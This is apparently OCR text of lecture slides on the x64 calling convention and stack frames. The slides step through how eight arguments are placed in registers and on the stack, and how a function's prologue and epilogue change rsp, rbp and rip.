  rsi =                          push   0x700
  rdx =                          mov    r9d, 0x600
  rcx =                          mov    r8d, 0x500
  r8  =                          mov    ecx, 0x400
  r9  =                          mov    edx, 0x300
                                 mov    esi, 0x200
                                 mov    edi, 0x100
                                 call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
rdi =
rsi =
rdx =
rcx =
r8  =
r9  = 0x600
```

```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
  rdi =                          push   0x800
  rsi =                          push   0x700
  rdx =                          mov    r9d, 0x600
  rcx =                          mov    r8d, 0x500
  r8  = 0x500                    mov    ecx, 0x400
  r9  = 0x600                    mov    edx, 0x300
                                 mov    esi, 0x200
                                 mov    edi, 0x100
                                 call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
  rdi =
  rsi =
  rdx =
  rcx = 0x400
  r8  = 0x500
  r9  = 0x600
```

```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
  rdi =
  rsi =
  rdx = 0x300
  rcx = 0x400
  r8  = 0x500
  r9  = 0x600
```



stack


```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
rdi =
rsi = 0x200
rdx = 0x300
rcx = 0x400
r8  = 0x500
r9  = 0x600
```

```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
rdi = 0x100
rsi = 0x200
rdx = 0x300
rcx = 0x400
r8  = 0x500
r9  = 0x600
```

```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```




stack

x64 Calling Convention

```
foo(0x100, 0x200, 0x300, 0x400, 0x500, 0x600, 0x700, 0x800);
```

```
rdi = 0x100
rsi = 0x200
rdx = 0x300
rcx = 0x400
r8  = 0x500
r9  = 0x600
```

```
push   0x800
push   0x700
mov    r9d, 0x600
mov    r8d, 0x500
mov    ecx, 0x400
mov    edx, 0x300
mov    esi, 0x200
mov    edi, 0x100
call   foo
```



stack

Stack Frame

Stack Frame


- Function Prologue
- Function Epilogue
- Example

Function Prologue

```
rsp = 0x7fffffffeff8
rbp = 0x7fffffff000
rip = 0x400522
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10
```

```
400522:   call   4004e7
400527:   ...
```




Function Prologue

```
rsp = 0x7fffffffeff0
rbp = 0x7fffffff000
rip = 0x4004e7
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10
```


```
400522:   call   4004e7
400527:   ...
```



Function Prologue

```
rsp = 0x7fffffffefe8
rbp = 0x7fffffff000
rip = 0x4004e8
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10

400522:   call   4004e7
400527:   ...
```



Function Prologue

```
rsp = 0x7fffffffefe8
rbp = 0x7fffffffefe8
rip = 0x4004eb
```


```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10

400522:   call   4004e7
400527:   ...
```

Function Prologue

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x4004ef
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10
```

```
400522:   call   4004e7
400527:   ...
```




Function Prologue

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x4004ef
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10
```

```
400522:   call   4004e7
400527:   ...
```



Function Prologue

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x4004ef
```

```
4004e7:   push   rbp
4004e8:   mov    rbp, rsp
4004eb:   sub    rsp, 0x10
```


```
400522:   call   4004e7
400527:   ...
```

Function Epilogue

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x400513
```

```
400513:   leave
400514:   ret
```

```
400522:   call   4004e7
400527:   ...
```

